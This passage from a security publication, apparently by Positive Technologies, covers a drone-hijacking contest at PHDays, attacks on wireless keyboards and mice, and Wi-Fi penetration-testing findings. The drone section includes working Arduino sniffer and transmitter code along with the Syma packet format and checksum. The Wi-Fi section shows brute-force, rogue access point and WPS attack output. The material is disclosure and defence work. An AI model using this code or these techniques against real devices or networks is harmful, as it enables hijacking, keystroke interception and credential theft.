
```
#include <SPI.h>
#include <nRF24L01.h>
#include <RF24.h>
#include <printf.h>

#define CE_PIN  53              /// Change it for your board
#define CSN_PIN 48              /// Change it for your board

RF24 radio(CE_PIN, CSN_PIN);

const char tohex[] = {'0','1','2','3','4','5','6','7','8','9','a','b','c','d',
'e','f'};
uint64_t pipe = 0x00AA;

byte buff[32];
byte chan=0;
byte len = 32;
byte addr_len = 2;


void set_nrf(){
  radio.setDataRate(RF24_250KBPS);
  radio.setCRCLength(RF24_CRC_DISABLED);
  radio.setAddressWidth(addr_len);
  radio.setPayloadSize(len);
  radio.setChannel(chan);
  radio.openReadingPipe(1, pipe);
  radio.startListening();
}

void setup() {
  Serial.begin(2000000);
  printf_begin();
  radio.begin();
  set_nrf();
}

long t1 = 0;
long t2 = 0;
long tr = 0;

void loop() {
  byte in;
  if (Serial.available() >0) {
    in = Serial.read();
    if (in == 'w') {
      chan+=1;
      radio.setChannel(chan);
      Serial.print("\nSet chan: ");
      Serial.print(chan);
    }
    if (in == 's') {
      chan-=1;
      radio.setChannel(chan);
      Serial.print("\nSet chan: ");
      Serial.print(chan);
    }
    if (in == 'q') {
    Serial.print("\n");
    radio.printDetails();
    }
  }
  while (radio.available()) {
    t2 = t1;
    t1 = micros();
    tr+=1;
    radio.read(&buff, sizeof(buff) );
    Serial.print("\n");
    Serial.print(tr);
    Serial.print("\tms: ");
    Serial.print(millis());
    Serial.print("\tCh: ");
    Serial.print(chan);
    Serial.print("\tGet data: ");
    for (byte i=0; i<len;i++ ){
      Serial.print(tohex[(byte)buff[i]>>4]);
      Serial.print(tohex[(byte)buff[i]&0x0f]);
    }
  }
}
```

Now you can gather data from the channel on the serial port and change the channel by sending "w" and "s" to the port. Further data processing can be performed in any convenient manner, whether manual or automated. We should note that the port speed is non-standard (2 Mbps) to allow the Arduino to spend less time on I/O (do not forget that we have only 16 MHz to work with).



After finding the channel and capturing the address, set this address as the receiver to filter out microwave ovens and alien signals:

```
uint64_t pipe = 0xa20009890fLL;
byte addr_len = 5;
```



Then we run through all the channels and find where that address is present. Now we notice that bytes 10, 11, and 12 vary depending on the data, and they are followed by a sequence of random bytes (noise). We try to enable CRC16 (last two bytes) and change the length of the packet to 10 bytes:

```
byte len = 10;
radio.setCRCLength(RF24_CRC_16);
```

```
2565    ms: 105818      Ch: 73  Get data: 00000000040002400b9
2566    ms: 105846      Ch: 73  Get data: 00000000040002400b9
2567    ms: 105850      Ch: 73  Get data: 00000000040002400b9
2568    ms: 105878      Ch: 73  Get data: 00000000040002400b9
2569    ms: 105882      Ch: 73  Get data: 00000000040002400b9
2570    ms: 105911      Ch: 73  Get data: 00000000040002400b9
2571    ms: 105914      Ch: 73  Get data: 00000000040002400b9
2572    ms: 105943      Ch: 73  Get data: 00000000040002400b9
2573    ms: 105947      Ch: 73  Get data: 00000000040002400b9
2574    ms: 105974      Ch: 73  Get data: 00000000040002400b9
2575    ms: 106007      Ch: 73  Get data: 00000000040002400b9
2576    ms: 106039      Ch: 73  Get data: 00000000040002400b9
2577    ms: 106043      Ch: 73  Get data: 00000000040002400b9
2578    ms: 106072      Ch: 73  Get data: 00000000040002400b9
2579    ms: 106076      Ch: 73  Get data: 00000000040002400b9
2580    ms: 106103      Ch: 73  Get data: 00000000040002400b9
2581    ms: 106136      Ch: 73  Get data: 00000000040002400b9
2582    ms: 106140      Ch: 73  Get data: 00000000040002400b9
2583    ms: 106168      Ch: 73  Get data: 00000000040002400b9
2584    ms: 106172      Ch: 73  Get data: 00000000040002400b9
2585    ms: 106201      Ch: 73  Get data: 00000000040002400b9
2586    ms: 106204      Ch: 73  Get data: 00000000040002400b9
2587    ms: 106232      Ch: 73  Get data: 00000000040002400b9
2588    ms: 106236      Ch: 73  Get data: 00000000040002400b9
2589    ms: 106264      Ch: 73  Get data: 00000000040002400b9
2590    ms: 106268      Ch: 73  Get data: 00000000040002400b9
2591    ms: 106297      Ch: 73  Get data: 00000000040002400b9
2592    ms: 106301      Ch: 73  Get data: 00000000040002400b9
2593    ms: 106329      Ch: 73  Get data: 00000000040002400b9
2594    ms: 106333      Ch: 73  Get data: 00000000040002400b9
2595    ms: 106361      Ch: 73  Get data: 00000000040002400b9
2596    ms: 106365      Ch: 73  Get data: 00000000040002400b9
2597    ms: 106393      Ch: 73  Get data: 00000000040002400b9
2598    ms: 106397      Ch: 73  Get data: 00000000040002400b9
2599    ms: 106426      Ch: 73  Get data: 00000000040002400b9
2600    ms: 106430      Ch: 73  Get data: 00000000040002400b9
2601    ms: 106458      Ch: 73  Get data: 00000000040002400b9
2602    ms: 106462      Ch: 73  Get data: 00000000040002400b9
```

Bingo! We were able to find all the necessary nRF24L01+ settings used for remote control. That means it's time to analyze the Syma protocol itself.

THE SYMA PROTOCOL

It is not difficult to analyze this protocol by recording some activity from the controller.

+ The first byte is the throttle value (throttle stick).
+ The second byte is the elevator value (pitch – up/down), where the high bit is the direction (forward or backwards) and the remaining 7 bits are the value.
+ The third byte is the rudder value (yaw – side to side), where the high bit is the direction (left or right) and the remaining 7 bits are the value.
+ The fourth byte is the aileron value (roll – tilt), where the high bit is the direction and the remaining 7 bits are the value.
+ The tenth byte is the CRC, which is calculated as an XOR from the first 9 bytes + 0x55. Understanding this is perhaps the most difficult part.

The remaining bytes can be left in their original intercepted form: they contain adjustment values for the zero position (trim) and a few flags for manipulating the camera.

So we just need to create a valid packet, for example to force the drone to spin on its axis counterclockwise: 92007f000040002400de

Below is a sketch of our interceptor from PHDays:

```
#include <SPI.h>
#include <nRF24L01.h>
#include <RF24.h>
#include <stdio.h>

#define CE_PIN  48
#define CSN_PIN 53

//// syma
uint8_t chan[4] = {25,41,57,73};
const char tohex[] = {'0','1','2','3','4','5','6','7','8','9','a','b','c','d',
'e','f'};
uint64_t pipe = 0xa20009890fLL;

RF24 radio(CE_PIN, CSN_PIN);
int8_t packet[10];
int joy_raw[7];
byte ch=0;

//// controls
uint8_t throttle = 0;
int8_t rudder = 0;
int8_t elevator = 0;
int8_t aileron = 0;

//// syma checksum
uint8_t checksum(){
   uint8_t sum = packet[0];
   for (int i=1; i < 9; i++) sum ^= packet[i];
   return (sum + 0x55);
}

//// initial
void setup() {
   //set nrf
   radio.begin();
   radio.setDataRate(RF24_250KBPS);
   radio.setCRCLength(RF24_CRC_16);
   radio.setPALevel(RF24_PA_MAX);
   radio.setAutoAck(false);
   radio.setRetries(0,0);
   radio.setAddressWidth(5);
   radio.openWritingPipe(pipe);
   radio.setPayloadSize(10);
   radio.setChannel(25);
   //set joystick
   pinMode(A0, INPUT);
   pinMode(A1, INPUT);
   pinMode(A2, INPUT);
   pinMode(A3, INPUT);
   pinMode(A4, INPUT);
   pinMode(A5, INPUT);
   pinMode(A6, INPUT);
   digitalWrite(A3, HIGH);
   digitalWrite(A4, HIGH);
   digitalWrite(A5, HIGH);
   digitalWrite(A6, HIGH);
   //init default data
   packet[0] = 0x00;
   packet[1] = 0x00;
   packet[2] = 0x00;
   packet[3] = 0x00;
   packet[4] = 0x00;
   packet[5] = 0x40;
   packet[6] = 0x00;
   packet[7] = 0x21;
   packet[8] = 0x00;
   packet[9] = checksum();
}

void read_logitech() {
   joy_raw[0] = analogRead(A0);
   joy_raw[1] = analogRead(A1);
   joy_raw[2] = analogRead(A2);
   joy_raw[3] = !digitalRead(A3);
   joy_raw[4] = !digitalRead(A4);
   joy_raw[5] = !digitalRead(A6);
   joy_raw[6] = !digitalRead(A5);
   //little calibration
   joy_raw[0] = map(joy_raw[0],150, 840, 255, 0)+10;
   joy_raw[0] = constrain(joy_raw[0], 0, 254);
   joy_raw[1] = map(joy_raw[1],140, 830, 0, 255);
   joy_raw[1] = constrain(joy_raw[1], 0, 254);
   joy_raw[2] = map(joy_raw[2],130, 720, 255, 0);
   joy_raw[2] = constrain(joy_raw[2], 0, 254);
}

//// main loop
void loop() {
   read_logitech();
   throttle = joy_raw[2];
   rudder = 64*joy_raw[4] - 64*joy_raw[5];
   elevator = joy_raw[1]-127;
   aileron = joy_raw[0]-127;
   radio.openWritingPipe(pipe);
   ch +=1;
   if (ch>3) ch = 0;
   radio.setChannel(chan[ch]);
   packet[0] = throttle;
   if (elevator < 0) packet[1] = abs(elevator) | 0x80;
   else packet[1] = elevator;
   if (rudder < 0) packet[2] = abs(rudder) | 0x80;
   else packet[2] = rudder;
   if (aileron < 0) packet[3] = abs(aileron) | 0x80;
   else packet[3] = aileron;
   packet[4] = 0x00;
   packet[5] = 0x40;
   packet[6] = 0x00;
   packet[7] = 0x21;
   packet[8] = 0x00;
   packet[9] = checksum();
   radio.write( packet, sizeof(packet) );
}
```

If you do not want to deal with an Arduino, you can use this same library for creating an interceptor on a Raspberry Pi. You can find ready-made files for Raspberry here: github.com/chopengauer/nrf_analyze.

PARTICIPANTS AND WINNERS

During the two days, approximately 15 attendees took part in the contest. There were many more who were interested, but most of them decided not to participate when they found out that it was not about hacking Wi-Fi. (The Internet of Things would probably be even less secure if it weren't for hackers' unease before the unknown.)

Some participants had already built wireless networks on the nRF24L01+, while others were seeing it only for the first time.

During the first day, one participant attempted to take control of the drone with a replay attack, by recording a remote controller signal and subsequently replaying it via SDR. But the drone barely twitched. This attack is useless because the drone uses 4 channels with 48 MHz between the upper and lower bands, so affecting just one channel is insufficient.

By the evening of the first day, another participant had all the necessary knowledge about the module (the two-byte address 0x00aa) and tried to scan the address of our remote controller. The problem was that he was relying on the datasheet for the nRF24L01 chip (the older version, without + at the end), which does not support the 250 kbps bitrate used by our drone. In addition, he preferred to take the hard way, foregoing ready-made libraries for working with the module and instead accessed its registers directly.

The winner of the contest was Gleb Cherbov, who managed to take total control of the drone by 4 p.m. of the second day. The other participants were unable to intercept the device's address. But considering the state of IoT security, the skills shown in this contest will be useful for years to come.

Perils of wireless keyboards and mice

Telecom Security Team

Computer mice and keyboards with a radio interface and USB transceiver are popular. Barely more expensive than conventional wired models, they are convenient for users who prefer clutter-free desks. But these devices are not protected from hacking: an attack can be performed with equipment costing around USD $5 from over half a mile away.

So we decided to test the security of Logitech, A4Tech, and Microsoft devices. During the tests, we were able to intercept data transmitted by keyboards and mice, decrypt traffic, and carry out a number of other attacks. The vulnerabilities that we discovered can lead to leaks of passwords, credit card numbers, personal data, and other important information.

STANDARD CONFUSION

Currently there is no standard regulating the security of wireless input devices operating at 2.4 GHz (not to be confused with Wi-Fi). Therefore, how much protection they provide is entirely up to manufacturers. On some models, neither authentication nor encryption is used when connecting a mouse to a transceiver. This means that an attacker can masquerade as someone else's mouse and take control of the cursor.


Keyboards with a radio interface, unlike mice, usually encrypt their signal. But even encryption does not always help. The first reason is that unencrypted mouse commands can be used to emulate input from the keyboard, due to unification of protocols. This method, called MouseJack, was demonstrated by Bastille Networks in February 2016. Secondly, a number of transceivers allow users to connect more than one device to a single dongle: the attacker can use this convenient option, which does not take up additional USB connectors, to add their wireless keyboard to a legitimate mouse. Finally, in some models of keyboards, data is transmitted in cleartext.

ATTACK SCENARIOS

Eavesdropping. Intercepting keystrokes on a keyboard that does not encrypt traffic can result in leaks of user names and passwords, card information for online payments, and personal correspondence. Keyboards with encryption can also be compromised after learning enough about how cryptography works on a particular keyboard model.

Sender spoofing. Instead of a legitimate user, attackers can send a mouse or keyboard key command themselves, taking advantage of the fact that the transceiver does not check the type of the sending device when the transceiver receives a data packet. As a result, an attacker can:

+ Open the console, enter commands to delete the entire contents of the computer, restart the computer, etc.
+ Start a web browser, enter the address of an infected website, click an infected link, or download a virus to the computer.



Disabling hardware. A variation of the MouseJack attack. This attack might seem relatively harmless. However, a mouse and keyboard can serve as a security console, for example, or be used as part of critical systems.

ATTACK METHODS

Interception via NRF24. This method does not require serious financial outlays or knowledge in the field of radio communications. In essence, the attack requires the Arduino hardware platform, an NRF24 chip, and a laptop.

Logitech, A4Tech, and Microsoft most often use 2.4 GHz NRF24 chips in their peripherals, so a transceiver with a similar chip is needed to intercept and clone traffic. We used the nRF24L01+ chip, which costs about $1, in conjunction with Arduino or Raspberry microcontrollers. nRF24L01+ has many clones (sigrok.org/wiki/Protocol_decoder:Nrf24l01) that are even cheaper. The total cost of hardware is approximately $5.

Interception via SDR. In last year's MouseJack publication, Bastille Networks researchers scanned the airwaves with an NRF24 chip. Experts at Positive Technologies managed to reproduce device spoofing attacks and eavesdrop using both an NRF24 module and an SDR transceiver. The latter method with SDR means no hassle with wires or Arduino programming—all the attacker needs to do is plug the SDR into a USB port and start the scanner. The downside is that this device is more expensive: for example, HackRF One costs around $300 (and rather more in some countries).

TEST RESULTS

For our tests, we wrote a universal software scanner (github.com/chopengauer/nrf_analyze) for SDR and NRF24 that can listen to radio signals plus accurately locate and identify potentially vulnerable devices. This information enables sniffing (intercepting data) and spoofing (simulating keystrokes and mouse clicks).

An attacker could sit in a car near a business center or apartment building, for example. Traffic can be eavesdropped at a distance of 300 feet, or farther away when using directional antennas and amplifiers. If the goal is to spoof data and conduct a MouseJack attack, the attack radius increases to a quarter or half of a mile.

In our tests, the following results were achieved:

+ Microsoft (keyboard and mouse): We managed to eavesdrop and emulate, spoof and send commands, as well as perform a MouseJack attack.
+ A4Tech (mouse): We were able to spoof the mouse and visit websites.
+ Logitech (keyboard and mouse): We could disable the devices.

HOW TO STAY PROTECTED

The firmware in most USB transceivers cannot be updated, so vulnerabilities cannot be patched. You can check to see whether your device is vulnerable at mousejack.com. Of course, the absence of published hacking methods for a particular device does not guarantee its security.

Therefore, our main recommendation is to not use wireless keyboards and mice for entering sensitive data (important passwords, user names, and bank card information). This advice is particularly important when in public places.

Attacks on corporate Wi-Fi networks

Information Security Analytics Team

Wireless networks are a key part of corporate infrastructure for most modern businesses. Wi-Fi is convenient for employees, who can connect from anywhere in an office using a variety of devices, and for customers, who enjoy the convenience of high-speed Internet access. It is also a major cost-saver for companies: networks can be quickly and easily deployed without laying cable.

But administration flaws and insecure use of these networks pose a security threat. An intruder can hack a Wi-Fi network to intercept sensitive information, attack wireless network users, and gain access to a company's internal network. Attacks against wireless networks are diverse. Creating rogue access points, accessing internal resources from a guest wireless network, and exploiting vulnerabilities in authentication protocols are a mere sliver of the possibilities. Since these networks are so popular with businesses, such attacks can cause enormous damage to businesses and individual users.

This article provides an overview of the most common vulnerabilities detected during security testing of wireless networks carried out by Positive Technologies in 2016. Our clients represented many industries, but we found that regardless of industry, Wi-Fi security was low or extremely low across the board in our 2016 testing.

In addition to describing popular attack scenarios involving Wi-Fi networks, security recommendations are provided. The demonstrated scenarios are far from being the only possible ones, but they enable tracing the main thrust of an attacker's activities. Note also that the scenarios are not mutually exclusive and may occur simultaneously on the same system: an open guest wireless network can be "supplemented" by a rogue access point, and passwords are often bruteforced on networks whose signal is accessible outside of restricted areas.




Figure 1. Basic security flaws

EXCESSIVE NETWORK COVERAGE

Attackers targeting corporate infrastructure require both skill and specialized tools. Their toolkits may include powerful Wi-Fi adapters supporting various frequency ranges, omnidirectional antennas, microcomputers to create a rogue access point, equipment to perform stealthy reconnaissance of wireless networks, and software of all kinds for active security analysis.

At the initial stage, the attacker's focus will go to information about the encryption algorithms and security/authentication mechanisms in use. This information is useful for subsequent attacks on corporate infrastructure. But these attempts are successful only if there has been a failure to contain the Wi-Fi signal within a restricted area.

Secure use of Wi-Fi networks requires that a network can be seen only by employees who are within the restricted area (such as the client's office). If there are no restrictions on the router's signal strength, access to wireless networks can be achieved from a neighboring building or public parking lot. During security testing, Positive Technologies experts regularly detect corporate wireless access points whose signal reaches far outside of client buildings.

Attackers can then conduct various attacks on the LAN from outside the restricted area, taking the opportunity to perform time-consuming attacks such as brute forcing network passwords at a distance, without having to worry about being discovered. They also can use a rogue access point that pretends to be part of the network: since the attacker's router has a stronger signal, staff devices will switch to it (access point spoofing attacks are detailed in the following section).

To prevent such situations, restrict the availability of corporate wireless networks from outside the restricted area. We recommend adjusting the router settings to reduce the signal strength accordingly. If current routers do not support this ability, consider purchasing routers that do. Alternatively, adjust the placement of routers so that their signal does not go outside the restricted area.

ROGUE ACCESS POINT

Cell phones, tablets, and laptops automatically remember the names of the networks they connect to (in technical parlance, this is called the network's SSID). Users often enable the insecure option to automatically connect to known Wi-Fi networks. But the problem is that this option relies on the SSID. Any time the device is within the coverage area of another Wi-Fi network that has the same SSID, the device will attempt to connect.

Attackers can create a rogue access point with the same SSID so that employee devices near the rogue access point will automatically send requests for authentication. Use of the PEAPv0/EAP-MsCHAPv2 protocol, combined with non-existent or faulty validation of the access point certificate, allows attackers to obtain the Challenge–Response values used in authentication. Armed with this data, the attacker can bruteforce the password hash for the legitimate network bearing the same SSID. Employees may not even suspect that they have been attacked.

Despite the seeming complexity and effort involved, such attacks occur regularly in the real world. In 75 percent of Wi-Fi security tests, Positive Technologies was able to intercept authentication data using similar attacks.




Figure 2. Access point spoofing

One way to leverage this technique is to perform a "watering hole" attack targeting places where staff of the target company are likely to congregate. This could be the entrance of a business center, restaurant, or the nearest bus stop: an employee's device will try to connect to an attacker's network as soon as it sees a familiar SSID. This is both simple and effective, since an attacker can obtain authentication data with little effort from a large number of devices without ever setting foot in the client's building.

```
MANA [EAP] : identity: [redacted]
wlan1: STA 6c:71:d9:b6:13:51 IEEE 802.1X: Sending EAP Packet (identifier 140)
wlan1: STA 6c:71:d9:b6:13:51 IEEE 802.1X: received EAP packet (code=2 id=140 len=43) from STA: EAP Response-PEAP (25)
wlan1: STA 6c:71:d9:b6:13:51 IEEE 802.1X: Sending EAP Packet (identifier 141)
wlan1: STA 6c:71:d9:b6:13:51 IEEE 802.1X: received EAP packet (code=2 id=141 len=123) from STA: EAP Response-PEAP (25)
MANA [EAP-FAST] : [redacted]
MANA [EAP-FAST] : Challenge
MANA [EAP-FAST] : 56:d1:3e:a6:d8:f0:db:c5
MANA [EAP-FAST] : Response
MANA [EAP-FAST] : cb:9f:bb:e3:a0:f6:b4:6d:af:a4:63:d5:73:5d:2f:28:89:f6:63:81:8d:54:2a:78
wlan1: STA 6c:71:d9:b6:13:51 IEEE 802.1X: Sending EAP Packet (identifier 142)
```

Figure 3. Interception of the Challenge–Response pair

After intercepting the Challenge–Response pair, an attacker can use a supercomputer to bruteforce 2^{56} keys based on the DES and SHA1 algorithms, and get a hash of the password (which is enough for logging in to the wireless network). This brute-force method has a 100-percent chance of success. In addition, attackers can use third-party decryption services (costing about $200 online) or else conduct a head-on brute-force attack themselves using the power of modern graphics cards, although success cannot be guaranteed.

If the wireless network is connected to the LAN and a domain account is used for access, then a successful brute-force attack means that an attack on the internal network is possible and attackers can get access to critical resources such as email accounts.




Figure 4. Access to LAN resources from a guest wireless network

What can security-conscious companies do? Use secure authentication methods, such as EAP-TLS, featuring a client certificate and mandatory validation of the server certificate. The EAP-TLS protocol requires installation of a client certificate on each wireless device. In case of an access point spoofing attack, certificate validation will fail and attackers will not receive any authentication data.

FROM A GUEST NETWORK TO CORPORATE

At most companies, guest Wi-Fi access is simple to obtain. Customer convenience is often priority #1, but this convenience may come at the expense of security. As security analysis shows, access to other network segments, including LAN resources, can often be obtained after connecting to a guest network. Our testers have succeeded in accessing Windows log-in prompts, printer administration consoles, and router settings from the guest wireless network at target companies, as seen above (Figure 4).

What's more, company employees themselves may regularly use the guest network. But guest networks are not always encrypted. So, if the access point does not isolate users from each other, an attacker who has access to an unencrypted guest network can attack company employees, listen in to their traffic, and intercept sensitive information, including access credentials. Attackers can combine this flaw with use of a rogue access point as described previously.

```
CH  1 ][ Elapsed: 1 min ][ 2016-[redacted]

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

      33:33:33:37  -19 100     1128       11    0   1  54   OPN                 guest
      C0:43:9E:DC  -81 100     1020        0    0   1  54a. WPA2 CCMP   PSK
      C0:43:9E:DC  -81 100     1035        0    0   1  54a. WPA2 CCMP   MGT
      C6:4F:CF:23  -85  87      766        0    0   1  54a. WPA2 CCMP   MGT
      C6:4F:CF:20  -84  78      753        0    0   1  54a. OPN
      C6:4F:CF:25  -84  80      809        0    0   1  54a. WPA2 CCMP   PSK
      C6:4F:CF:22  -84  67      810        0    0   1  54a. WPA2 CCMP   MGT
      52:8A:3A:5A  -87   0        6        0    0   1  54a. OPN
      A3:F0:FF:CD  -87   2       44        1    0   1  54e  OPN
```

Figure 5. An unencrypted guest network

```
wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.[redacted]  netmask 255.255.254.0  broadcast 10.1.[redacted]
        inet6 [redacted]  prefixlen 64  scopeid 0x20<link>
        ether [redacted]  txqueuelen 1000  (Ethernet)
        RX packets 1985  bytes 246216 (240.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2158  bytes 163770 (159.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@android:/home/positive# ^C
root@android:/home/positive# nc -lvp 1337
listening on [any] 1337 ...
10.1.[redacted]: inverse host lookup failed: Unknown host
connect to [10.1.[redacted]] from (UNKNOWN) [10.1.[redacted]] 46326
hello neo
```

Figure 6. Demonstration of support for direct data transfers between clients on a guest network

To improve the security of the guest network, we recommend configuring the access point to isolate users from each other, using strong encryption (WPA2), and prohibiting use of guest networks by company employees.

UNAUTHORIZED ACCESS POINTS

The human factor is important when securing any infrastructure, including Wi-Fi networks. Many employees access the Internet for personal purposes (social networks, email, and chat). But some companies restrict access or even have a total ban on Internet use. So, what are employees to do? Often they go online using their smartphones or, for greater convenience, use tethering to create their own mobile hotspot that connects to their workstation and access the Internet via this unauthorized connection.

Wi-Fi security testing revealed an average of three unauthorized access points per site in 2016. At one company, we found seven unauthorized access points running simultaneously.

If successful, attacks on such Wi-Fi networks can provide access to LAN resources and enable attacks on users of these hotspots. During one test, our experts detected a wireless network that did not belong to the client company.

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

                                0        0    0   6  54   WPA2 CCMP   PSK
                                0        0    0   6  54a. WPA2 CCMP   PSK

                   PWR   Rate    Lost    Frames  Probe

:C2:A8:DE  -73    0 - 1      0        1
:84:44:15   0    0 - 1      0       44
:E2:ED:0A  -64    0 - 1      4        4
:B5:19:D5  -65    0 - 1     11        2
:B7:1E:4E  -65    0 - 1     85        7
:64:42:D5  -67    0 - 1      0        1
:4F:89:58  -71    0 - 1      0        2
:3A:23:7A  -72    0 - 1      0        1
:0A:32:34  -73    0 - 1      0        1
:6A:34:2D  -18    0 - 1    140      115
:68:53:FD  -67    0 - 1     88      124
```

Figure 7. Information on a detected secure wireless network

Our experts then captured a handshake between the client and hotspot, which allowed them to conduct local brute-force attacks to obtain the hotspot password. Dictionary attacks and information about the network environment helped us to find out that the external IP address of the device belonged to the network of a mobile operator. As a result, we made a successful attempt to log in to the account page of the employee on the mobile operator's website without entering a password. It turned out that this was a corporate account. With our access to the account page, we could have set up call forwarding, sent text messages, and read incoming text messages.

To stay safe, we recommend regularly sweeping for and disconnecting unauthorized access points within the restricted area. Employees must be familiar with security rules and procedures. An awareness program covering all employees should concentrate on the practical aspects of information security. Training should be periodic, with follow-up to ensure the program's effectiveness.

DICTIONARY PASSWORDS

Dictionary passwords are disturbingly common on almost all infrastructures (see our report with vulnerability statistics for corporate information systems[1]). Wi-Fi networks are no exception. Passwords are often short and/or simple, making them quick for attackers to bruteforce. As mentioned previously, attackers can intercept a handshake for an access point in order to conduct a brute-force attack locally (on the attacker's own computer, without requiring a network connection) to find the password. Passwords consisting of dictionary words or simple combinations can be bruteforced in mere seconds.

[1] www.ptsecurity.com/upload/corporate/ww-en/analytics/Corporate-Vulnerability-2016-eng.pdf

At some companies, the Wi-Fi password is based on the company's name or similar information. This makes it child's play for attackers to discover the password. They can conduct a personalized brute-force attack using special software (for example, CeWL and RSMangler). The dictionary of possible passwords tried by the attacker will be specially created for the targeted company. During one test, our experts accessed LAN resources by first brute forcing a password similar in spelling to the name of the client company.

```
                    Aircrack-ng 1.2 rc4

[00:00:00] 8/9822768 keys tested (102.97 k/s)

Time left: 1 day, 2 hours, 45 minutes, 1 second                0.00%

                        KEY FOUND! [ 12345678 ]

Master Key     : 9B E0 20 EF 21 4F 5D 7D 1C 7A 06 93 F1 85 86 6F
                 4B D9 D1 F1 5A 70 2F 16 05 F9 2E 71 9C 81 DF 88

Transient Key  : EB B3 2E 39 CE F2 F3 65 6A A3 D6 54 85 73 93 E2
                 29 0F 9E CE BA 66 2D 83 37 3B 76 49 86 D7 1A AF
                 1D 8F 9A DA 61 08 96 9A 20 6C A5 07 FD 29 1A E4
                 6E 49 A1 C3 E0 AB 63 7F 79 0F A1 F4 B1 DC 52 BD

EAPOL HMAC     : 6E 6C 38 2C 89 D3 C5 BE 79 55 D5 B5 5C 88 FE 2D
```

Figure 8. Bruteforcing a Wi-Fi password with Aircrack

The recommendation here is unsurprising but important: enforce a strict password policy requiring the use of hard-to-guess passwords.

WPS WEAKNESSES

WPS (Wi-Fi Protected Setup) is another case when convenience comes at the cost of security. WPS is enabled by default on most routers and is designed to simplify setup of Wi-Fi networks, by automatically setting the network name and type of encryption. No configuration is necessary—all that is necessary for connecting is a PIN code. This sequence of numbers is often written on the outside of the router itself, visible to anyone able to approach the device for a few seconds. Even worse, these PINs are weak. An attacker can easily bruteforce the PIN and connect to the network. There is even special free software targeting WPS, enabling an unskilled attacker to identify access points with WPS turned on and crack their PIN codes.

WPS has been widely criticized by security researchers, but our experts still frequently encounter WPS-enabled wireless access points in the wild. In some cases, this has allowed them to gain access to LAN resources.

```
[+] Sending M2 message
[P] E-Hash1: b1:98:e4:a3:34:15:55:01:1b:29:ca:47:16:23:de:b9:8e:cd:9c:a5:7e:92:f9:40:bb:f2:b3:2f:93:cf:b5:b5
[P] E-Hash2: b9:53:d3:e9:5d:bb:d4:e4:9d:b0:a5:c1:1a:0f:be:03:83:9a:d9:a5:92:54:c0:5e:4a:a7:00:ca:72:95:d5:04
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
